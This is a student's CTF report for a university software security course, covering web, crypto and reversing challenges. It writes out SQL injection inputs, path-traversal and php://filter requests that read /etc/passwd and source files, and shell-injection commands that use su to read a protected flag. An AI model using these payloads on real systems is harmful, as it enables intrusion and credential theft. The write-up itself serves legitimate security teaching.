

CZ4067 CTF REPORT

SC4012/CE4067/CZ4067 SOFTWARE SECURITY
AY2023-2024 Semester 2

<p>solo_gg 26th place 3950 points</p> <p>Members</p> <table><thead><tr><th>User Name</th><th>Score</th></tr></thead><tbody><tr><td>hippoeug</td><td>3950</td></tr></tbody></table>	User Name	Score	hippoeug	3950	<p>Challenges</p> <table><thead><tr><th colspan="4">Callisto</th></tr></thead><tbody><tr><td>Space Sauce ✓ 100</td><td>Key Space ✓ 200</td><td>Width ✓ 200</td><td>Arecibo Message ✓ 500</td></tr></tbody></table> <table><thead><tr><th colspan="4">Coruscant</th></tr></thead><tbody><tr><td>Space Test ✓ 100</td><td>Space Cookies ✓ 200</td><td>Space Query 1 ✓ 200</td><td>Space Calculator ✓ 500</td></tr></tbody></table> <table><thead><tr><th colspan="3">Ascella</th></tr></thead><tbody><tr><td>Space Base ✓ 100</td><td>Super Slow T Voice ✓ 200</td><td>White Space ✓ 350</td></tr></tbody></table> <table><thead><tr><th colspan="3">Solaris</th></tr></thead><tbody><tr><td>Space Venture ✓ 100</td><td>Space Candy Theft ✓ 200</td><td>Space Thread ✓ 350</td></tr></tbody></table> <table><thead><tr><th colspan="3">Decimus</th></tr></thead><tbody><tr><td>Space Link ✓ 100</td><td>Letter Theft ✓ 200</td><td>Space Talk ✓ 350</td></tr></tbody></table>	Callisto				Space Sauce ✓ 100	Key Space ✓ 200	Width ✓ 200	Arecibo Message ✓ 500	Coruscant				Space Test ✓ 100	Space Cookies ✓ 200	Space Query 1 ✓ 200	Space Calculator ✓ 500	Ascella			Space Base ✓ 100	Super Slow T Voice ✓ 200	White Space ✓ 350	Solaris			Space Venture ✓ 100	Space Candy Theft ✓ 200	Space Thread ✓ 350	Decimus			Space Link ✓ 100	Letter Theft ✓ 200	Space Talk ✓ 350																																	
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Callisto

Space Sauce

Since right-clicking was disabled on “<http://chall.sigx.net:2001>”, we resorted to using the “view-source” functionality, navigating to “[view-source:http://chall.sigx.net:2001](http://chall.sigx.net:2001)”.

```
.line wrap □
1 <!DOCTYPE html>
2
3 <html>
4   <head>
5     <title>My Ideal chili Sauce</title>
6     <style>
7       body {
8         background-color: white;
9         color: black
10      }
11      .main-body {
12        margin: auto;
13        text-align: center;
14      }
15    </style>
16    <script src="disableRightMouseClick.js"></script>
17 </head>
18
19 <body>
20   <script>
21     document.onkeydown = function(e) {
22       if (e.ctrlKey &&
23           (e.keyCode === 67 ||
24            e.keyCode === 86 ||
25            e.keyCode === 85 ||
26            e.keyCode === 117)) {
27         alert('not allowed');
28         return false;
29       } else {
30         return true;
31       }
32     };
33   </script>
34
35   <div class="main-body">
36     <h1>My 2nd Ideal Chili Sauce</h1>
37     <p>Can you find my ideal Chili Sauce?</p>
38     <!-- almost there -->
39     
40   </div>
41 </body>
42 </html>
43
```

Next, we clicked on the linked script named “**disableRightMouseClick.js**”, which revealed the flag “**CZ4067{v13W_s0urc3-1s_fUn}**”.

```
document.addEventListener('contextmenu', function(e) {
  e.preventDefault();
  alert('not allowed');
});

// This source revealed my favourite sauce!
// CZ4067{v13W_s0urc3-1s_fUn}
```

Key Space

Given that the message “**1qazwx 34rdfvc 4t6gb 87yjmn 0okm**” appears to be grouped according to the layout of a QWERTY keyboard, we deduced a decoding strategy by tracing each set of characters directly on the keyboard. This approach uncovered the flag “**CZ4067{K3YS/}**”.

Width

The message “**Greeting from decimus, we await your arrival**” contains numerous invisible and special characters not immediately apparent. To decipher the hidden content, we utilised an online tool “<https://www.soscisurvey.de/tools/view-chars.php>”.

221 characters, 573 bytes

Encodings:

- U+200C: Zero Width Non-Joiner (<https://decodeunicode.org/en/u+200C>)
 - U+200D: Zero Width Joiner (<https://decodeunicode.org/en/u+0200D>)
 - U+202C: Pop Directional Formatting (<https://decodeunicode.org/en/u+202C>)
 - U+FEFF: Zero Width No-Break Space (<https://decodeunicode.org/en/u+FEFF>)

Due to the presence of Unicode non-printing, zero-width characters that are not visible in most applications, these can be used for hiding messages within plain text. A specialised online tool "https://330k.github.io/misc_tools/unicode_steganography.html" was used, and revealed the flag "CZ4067{n0w_yOu_Se3_me}".

<p>Original Text: <input type="button" value="Clear"/> (length: 44)</p> <p>Greeting from decimus, we await your arrival</p>	<p>Steganography Text: <input type="button" value="Clear"/> (length: 220)</p> <p>Greeting from decimus, we await your arrival</p>
<p>Encode »</p>	
<p>Hidden Text: <input type="button" value="Clear"/> (length: 22)</p> <p>CZ4067{n0w_yOu_Se3_me}</p>	<p>« Decode</p>

Arecibo Message

We intercepted a radio message contained in “`output_message.txt`”, which reads
“`==Q0utZNHMev+LPB1KbUKEWLi5QhvFSp0GM1A/ZNKsvfZOVMJup1t7dkdw57aorSXYTwYNWZF4D8SgS1ogBRJ9X2/Mx4k9wyrFxMECARk7jNrNe`”. Together with this output file is also a compiled Python script named “`arecibo.cpython-37.pyc`”.

We decided to decompile and reverse-engineer the Python bytecode with “`uncompyle6`”.

```
[hippoeug@hippoeug-MacBook-Pro Desktop % uncompyle6 arecibo.cpython-37.pyc
# uncompyle6 version 3.9.1
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.11.6 (main, Oct  2 2023, 13:45:54) [Clang 15.0.0 (clang-1500.0.40.1)]
# Embedded file name: .\arecibo.py
# Compiled at: 2021-08-22 20:30:09
# Size of source mod 2**32: 937 bytes
import array, base64, zlib

def main():
    earth = input("Enter the message:")
    print(jupiter(neptune(saturn(uranus(earth)))))

def uranus(cordelia):
    ophelia = f"{int(cordelia, 2):X}"
    return ophelia

def saturn(titan):
    mimas = True
    if isinstance(titan, str):
        mimas = True
        titan = titan.encode()
    enceladus = array.array("H", titan)
    enceladus.reverse()
    tethys = enceladus.tobytes()
    if mimas:
        return tethys.decode()
    return tethys

def jupiter(europa):
    metis = europa.decode("utf-8")
    adrastea = len(metis)
    amalthea = ""
    for io in range(adrastea):
        amalthea += metis[adrastea - io - 1]

    return amalthea

def neptune(naiad):
    thalassa = str.encode(naiad)
    despina = base64.b64encode(zlib.compress(thalassa, 9))
    return despina

if __name__ == "__main__":
    main()

# okay decompiling arecibo.cpython-37.pyc
```

The message purportedly originating from “**Earth**” undergoes multiple transformations. To decipher it, we must methodically reverse these steps, starting from the final transformation labelled “**Jupiter**”, and then proceeding in reverse order through “**Neptune**”, “**Saturn**”, and finally “**Uranus**”.

```
def reverse_uranus(encoded_message):
    # Convert the hexadecimal string to an integer
    binary_string = int(encoded_message, 16)
    # Convert the integer to a binary string
    original_cordelia = bin(binary_string)[2:]
    print("decoded uranus; got cordelia:", original_cordelia)

def reverse_saturn(encoded_message):
    # Convert the string to bytes
    titan = encoded_message.encode()
    # Create an array of unsigned short integers from the bytes
    enceladus = array.array("H", titan)
    # Reverse the array
    enceladus.reverse()
    # Convert the array back to bytes
    original_titan = enceladus.tobytes()
    # Decode the bytes to obtain the original string
    original_message = original_titan.decode()
    print("decoded saturn; got titan:", original_message)


def reverse_neptune(encoded_message):
    # Decode the base64-encoded, compressed string
    compressed_data = base64.b64decode(encoded_message)
    # Decompress the data using zlib
    decompressed_data = zlib.decompress(compressed_data)
    # Convert the decompressed data to a string
    original_message = decompressed_data.decode("utf-8")
    print("decoded neptune; got despina:", original_message)

def reverse_jupiter(encoded_message):
    # Reverse the characters in the string
    reversed_amalthea = encoded_message[::-1]
    # Convert from UTF-8 encoding to obtain the original 'metis' string
    original_metis = reversed_amalthea.encode("utf-8")
    print("decoded jupiter; got metis:", original_metis)
```

Upon reversing the functions, we were able to retrieve the original input messages.

Given that this is an Arecibo Message consisting of 1679 bits, it needs to be organised into a 73x23 image format. This task can be accomplished using another Python script

Upon executing the script, we obtained the flag “**CZ4067{YOUR3V3RS3M3}**”.



Coruscant

Space Test


We visited “<http://chall.sigx.net:6200>”, and discovered the flag “CZ4067{StAt1C-W3b}”.

You've managed to navigate to this website!

Here is your flag: CZ4067{StAt1C-W3b}

Space Cookie


Upon navigating to “<http://chall.sigx.net:4270>”, we encountered a mouse-clicker game with a high score requirement of 1,200,000.



To manipulate the high score on the client side before sending it to the server, we employed Burp Suite's Proxy Intercept feature to modify the message.


```
POST / HTTP/1.1
Host: chall.sigx.net:4270
Content-Length: 11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://chall.sigx.net:4270
Referer: http://chall.sigx.net:4270/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
{
  "score":6
}
```

Initially, without modifying the message, we forwarded it to the server and received the error message “**You lost! Better luck next time xx**”. However, during the subsequent attempt, we adjusted both the current high score and the cookie high score to values exceeding 1,200,000.



```
Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history | Proxy settings
Request to http://chall.sigx.net:4270 [52.221.215.102]
Forward Drop Intercept Action Open browser
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: chall.sigx.net:4270
3 Content-Length: 11
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
5 Content-Type: text/plain;charset=UTF-8
6 Accept: /*
7 Origin: http://chall.sigx.net:4270
8 Referer: http://chall.sigx.net:4270/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: highScore=1200001
12 Connection: close
13
14 {
    "score":1200001
}
```

As a result of these modifications, we obtained the final flag “**CZ4067{Ch0cO_c0oK1e}**”.



Space Query 1

The webpage "<http://chall.sigx.net:8081>" appears to be vulnerable to SQL injections. When the following credentials were provided as input, we received the error message **"'admin" detected .. what are u doing here Hacker ?!"**

- username: **"admin" OR `1=1` #"**
- password: **"hello"**

Welcome To Space Query

"'admin" detected .. what are u doing here Hacker ?!"

It appears that the application employed some sort of mechanism to detect the presence of the string 'admin' in the input, likely as a security measure against basic SQL injection attacks.

After several iterations, we successfully bypassed this mechanism and obtained the flag **"CZ4067{W3IL-d0n3_SQL-1nJ3ct}"** with the following input
Password Field: **"' or username="admin"#"**


Welcome To Space Query

Welcome admin!! CZ4067{W3IL-d0n3_SQL-1nJ3ct}

It's important to note that attempting the same SQL injection input on NTU's WiFi network NTUSECURE will not yield the flag. This exercise must be conducted on a different network, such as your own Mobile Hotspot. Please fix.

Space Calculator

When navigating to “<http://chall.sigx.net:4595>”, we are automatically redirected to “<http://chall.sigx.net:4595/?file=home.php>”, where we encounter the message: “**Sorry, only students taking CZ4067 are allowed to access this page.**”.



When navigating to the “robots.txt” file at “<http://chall.sigx.net:4595/?file=robots.txt>”, we discovered a list of disallowed files.

- “Disallow: /?file=book.php”
- “Disallow: /?file=computer.php”
- “Disallow: /?file=documents.php”
- “Disallow: /?file=secret.php”
- “Disallow: /?file>wallet.php”

Additionally, we utilised Dirbuster to perform brute force directory and filename enumeration on the webpage “<http://chall.sigx.net:4595>”.

File List: “/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt”

The screenshot shows the OWASP DirBuster 1.0-RC1 interface. The main window title is "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The URL entered is "http://chall.sigx.net:4595/". The results table displays the following data:

Directory Structure	Response Code	Response Size
/	302	201
index.php	302	203
home.php	200	842
icons	403	451
small	403	451
documents.php	302	269
book.php	200	307
computer.php	200	300
secret.php	200	300
wallet.php	200	300
server-status	403	451

Below the table, status information includes: Current speed: 0 requests/sec, Average speed: (T) 410, (C) 216 requests/sec, Parse Queue Size: 0, Total Requests: 1764369/1764385, Time To Finish: 00:00:00, and Current number of running threads: 50 (with a Change button). At the bottom, there are buttons for Back, Pause, Stop, and Report.

We initiated Burp Suite and utilised Proxy Intercept to intercept requests, which were then sent to Repeater for further analysis. Initially, we changed the file request to “**GET /?file=documents.php HTTP/1.1**” and received a message “**Take note: This page is still under development. Please do not push this page**”.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Request" pane, a GET request is shown to `/?file=documents.php`. The "Response" pane displays the server's response, which includes the header `Content-Type: text/html; charset=UTF-8` and the body `Take note: This page is still under development. Please do not push this page`.

Next, we modified the request to “**GET /?file=../../../../etc/passwd HTTP/1.1**”, successfully accessing the “**/etc/passwd**” file. This confirmed the presence of a Local File Inclusion (LFI) vulnerability on the page.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. In the "Request" pane, a GET request is shown to `?file=../../../../etc/passwd`. The "Response" pane displays the contents of the `/etc/passwd` file, listing various user accounts and their details.

To exploit the LFI vulnerability, we leveraged “**php://filter**” to view the files for any hidden content, following the techniques outlined in [“https://axcheron.github.io/exploit-101-format-strings”](https://axcheron.github.io/exploit-101-format-strings).

We used “GET /?file=php://filter/read=convert.base64-encode/resource=../home.php HTTP/1.1” to access “home.php” and received the Base64-encoded content

“PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmC9ImVulj4KCjxoZWfkPgogICAgPG1IdGEgY2hhcnNldD0iVVRGLTgiPgogICAgPG1IdGEgbmFtZT0idmlld3BvcnQilGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAiPgogICAgPG1IdGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxliiBjb250ZW50PSJpZT1IZGdIj4KICAgIDx0aXRsZT5TcGFjZSBDYWxjdWxhdG9yPC90aXRsZT4KICAgIDxxdHlsZT4KICAgICAgICBodG1sLAogiCAgICAgIGJvZHkgewogiCAgICAgICBvdmVyZmxvdzogbm9uZTsKICAgICAgICAgICAgWF4LWhlaWdodDogMTAwdmg7CiAgICAgICAgfQogICAgPC9zdHI sZT4KPC9oZWfkPgoKPGJvZHkgc3R5bGU9ImhlaWdodDogMTAwdmg7IHRleHQtYWxpZ246IGNlbnRlcsgYmFja2dyb3VuZC1jb2xvcjogYmxhY2s7IGNvbG9yOiB3aGI0ZTsgZG IzcGxheTogZmxleDsgZmxleC1kaXJIY3Rpb246IGNvbHVtbjsanVzdGlmeS1jb250ZW50OiBjZW50ZXI7lj4KICAgIDw/cGhwCiAgICBpbmIfc2V0KCdtYXhfZXhIY3V0aW9uX3RpBWW UnLCA1KTsKICAgiGImICgkX0NPT0tJRVsncGFzc3dvcmQnXSAhPT0gZ2V0ZW52KCdQ QVNTV09SRCcpKSB7CiAgICAgICAgc2V0Y29va2IIKCdwYXNzd29yZCcsICdQQVNTV09 SRCcpOwogiCAgICAgICAgICAgZSgnU29ycnksIG9ubHkgc3R1ZGVudHMgdGFraW5nIGN6N DA2NyBhcmUgYWxsb3dlZCB0byBhY2Nlc3MgdGhpCYBwYWdILicpOwogiCAgAgfQogICAgPz4KCiAgICA8aDE+U3BhY2UgQ2FsY3VsYXRvcjwvaDE+CiAgICA8Zm9ybT4KICAgICAgICA8aW5wdXQgdHlwZT0iaGikZGVuliB2YWx1ZT0iaG9tZS5waHAiG5hbWU9ImZpbGUiPgogiCAgICAgIDx0ZXh0YXJIYSBzdHlsZT0iYm9yZGVyLXJhZGI1czogMXJlbTsilHR5cGU9InRleHQiG5hbWU9InRleHQiIHZvd3M9MzAgY29scz0xMDA+PC90ZXh0YXJIYT48YnIgLz4KICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWI0lj4KICAgIDwvZm9ybT4KICAgIDw/cGhwCiAgICBpZiAoaXNzZXQoJF9HRVRbInRleHQiXSkipIHsKICAgiCAkdGV4dCA9ICRfR0VUWyJ0ZXh0Ii07CiAgICAgICAgZWNobyAiPGgyPkNhbGN1bGF0b3lgT3V0cHV0iAiC4gZXhIYgncHJpbnRmlFwnJyAuICR0ZXh0IC4gJ1wnlHwgd2MgLWMnKSAuICl8L2gyPiI7CiAgICB9CiAgICA/Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==”.

The screenshot shows the Burp Suite interface with the following details:

- Project:** Burp, Project, Intruder, Repeater, Window, Help
- Target:** http://chall.sigx.net:4595
- Repeater Tab:** Selected.
- Request Section:** Contains a captured GET request to /filter/read:convert.base64-encode/resource=../home.php. The request includes various headers such as Host, User-Agent, Accept, Accept-Encoding, Accept-Language, and a cookie for password=PASSWORD.
- Response Section:** Contains a captured HTTP response with status code 200 OK, indicating a successful processing of the base64-encoded resource.
- Bottom Status Bar:** Shows 1.834 bytes | 12 millis.

Using CyberChef, we decoded the Base64 to reveal the entire hidden home page.

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Space Calculator</title>
    <style>
        html,
        body {
            overflow: none;
            max-height: 100vh;
        }
    </style>
</head>

<body style="height: 100vh; text-align: center; background-color: black; color: white; display: flex; flex-direction: column; justify-content: center;">
    <?php
        ini_set('max_execution_time', 5);
        if ($_COOKIE['password'] != getenv('PASSwORD')) {
            setcookie('password', 'PASSWORD');
            die('Sorry, only students taking cz4067 are allowed to access this page.');
        }
    ?>

    <h1>Space Calculator</h1>
    <form>
        <input type="hidden" value="home.php" name="file">
        <textarea style="border-radius: 1rem;" type="text" name="text" rows=30 cols=100></textarea><br />
        <input type="submit">
    </form>
    <?php
        if (isset($_GET["text"])) {
            $text = $_GET["text"];
            echo "<h2>Calculator Output: " . exec('printf \'\' . $text . '\'' | wc -c') . "</h2>";
        }
    ?>
</body>
</html>
```

Upon inspection, we discovered that the PHP code includes a vulnerability where user input is executed with the “**exec**” function, enabling the execution of arbitrary commands. This vulnerability poses a significant security risk and can be exploited.

```
<?php
if (isset($_GET["text"])) {
    $text = $_GET["text"];
    echo "<h2>Calculator Output: " . exec('printf \'\' . $text . '\'' | wc -c') . "</h2>";
}
?>
```

We proceeded to examine the “**documents.php**” page using “**php://filter**” once more with “**GET /?file=php://filter/read=convert.base64-encode/resource=./documents.php** **HTTP/1.1**”. This yielded the following Base64-encoded content
“PD9waHAKJHBhc3N3b3JkID0gInNwQWMzLUNhbGMiOwovLyBDb29raWUgcGFzc3dvcmQuCmVjaG8gIIRha2Ugbm90ZTogVGhpcyBwYWdIIGlzIHN0aWxsIHVuZGVyIGRIdmVsb3BtZW50LiBQbGVhc2UgZG8gbm90IHB1c2ggdGhpcyBwYWdIIjsKCmhIYWRlcignTG9jYXRpb246IC8nKTsK”.

The screenshot shows the Burp Suite interface with a captured request and response. The request is a GET to `/file.php?filter/read=convert_base64-encode/resource=./documents.php`. The response shows the decoded PHP code:

```

1 HTTP/1.1 200 OK
2 Date: Sat, 30 Mar 2024 12:10:00 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Content-Length: 216
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 PD9waHAKJHBhc3N3b3JkID0gInNwQWpzLUNhbGMiOwoLyB0b29raWUgcGFzc3dvcmQuCmVjaG8gI1Rha
2Ugbm90ZTogVGhpccyBwYhd1IG1zIHN0aIxsiHVuZGVyIGRldmVs38tZW50L1BQbGVhc2UgZ8gbm90IH
B1c2ggdGhpcyBwYhd1IjsKCmh1YWRIcignT69jYXRpb246IC8nKTSK

```

Decoding this Base64 with CyberChef, we uncovered the Cookie password “**spAc3-Calc**”.

```

<?php
$password = "spAc3-Calc";
// Cookie password.
echo "Take note: This page is still under development. Please do not push this page";

header('Location: /');

```

Returning to “<http://chall.sigx.net:4595>” using Burp Suite's Proxy Intercept, we modified the Cookie password to “**spAc3-Calc**”, granting us access to the Calculator page.

The screenshot shows a web browser window titled “Space Calculator”. The page content is a large white area with a “Submit” button at the bottom center.

Upon submitting “**1234567890**” into the calculator, the output “**Calculator Output: 10**” was produced, aligning with the functionality observed in the PHP script.

We attempted to locate the 'flag.txt' file by submitting either of the following commands:

- “”; find / -type f 2>/dev/null | grep 'flag' #”
- “”; find / -name flag.txt 2>/dev/null #”

We discovered that “**flag.txt**” resides in “**/ctf/system/doc/docs/doc1/**”.

Submit

Calculator Output: /ctf/system/doc/docs/doc1/flag.txt

However, when we attempted to read the contents of “**flag.txt**”, no output was returned due to a lack of permissions.

- “”; cat /ctf/system/doc/docs/doc1/flag.txt #”
- “”; ls -la /ctf/system/doc/docs/doc1 #”

Submit

Calculator Output: -r--r----- 1 root ctf 25 Mar 22 16:43 flag.txt

As only the owner “**root**” and the members of group “**ctf**” have read permissions for “**flag.txt**”, we needed to switch to the “**ctf**” user (seen in “**/etc/passwd**”) to access “**flag.txt**” file due to its restricted permissions. First, we explored the directories leading up to “**flag.txt**”, starting with “**/ctf**”.

When executing “”; ls -la /ctf #” the output “**drwxr-xr-x 1 root ctf 4096 Mar 22 16:43 wallet**” was not very informative due to the multi-line nature of the “**ls**” command’s output, incompatible with our PHP application’s single-line display.

To address this limitation, we used “”; dir /ctf #” instead, which provided a single-line output and revealed an interesting “**README**” file.

Submit

Calculator Output: README book computer school share wallet

Examining the contents of the “**README**” file using “”; cat /ctf/README #”, we discovered the password hash for the “**ctf**” user, “**D1BEFA03C79CA0B84ECC488DEA96BC68**”.

Submit


Calculator Output: My password hash is D1BEFA03C79CA0B84ECC488DEA96BC68

After decrypting the password hash using Crackstation, we determined that it corresponds to the MD5 hash of the password “**website**”.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

D1BEFA03C79CA0B84ECC488DEA96BC68



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
D1BEFA03C79CA0B84ECC488DEA96BC68	md5	website

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

To complete the process, we switched to the user “**ctf**” using the password “**website**”, and then accessed “**flag.txt**” by executing the command: “`”; echo 'website' | su -c 'cat /ctf/system/doc/docs/doc1/flag.txt' ctf #`”. Executing this command allowed us to obtain the flag “**CZ4067{N1c3=Y0u-Ca1c_m3}**”.

A screenshot of a terminal window showing the output of a calculator. The text "Calculator Output: CZ4067{N1c3=Y0u-Ca1c_m3}" is displayed in white on a black background.

Ascella


Space Base

After downloading “**Encrypted_Text.txt**”, we see the Base64-encoded text “**Q1o0MDY3e0JBc2U2NC0tM25DMGQzfQ==**” in it. Using CyberChef, we decoded it to reveal the flag “**CZ4067{BAsE64--3nC0d3}**”.

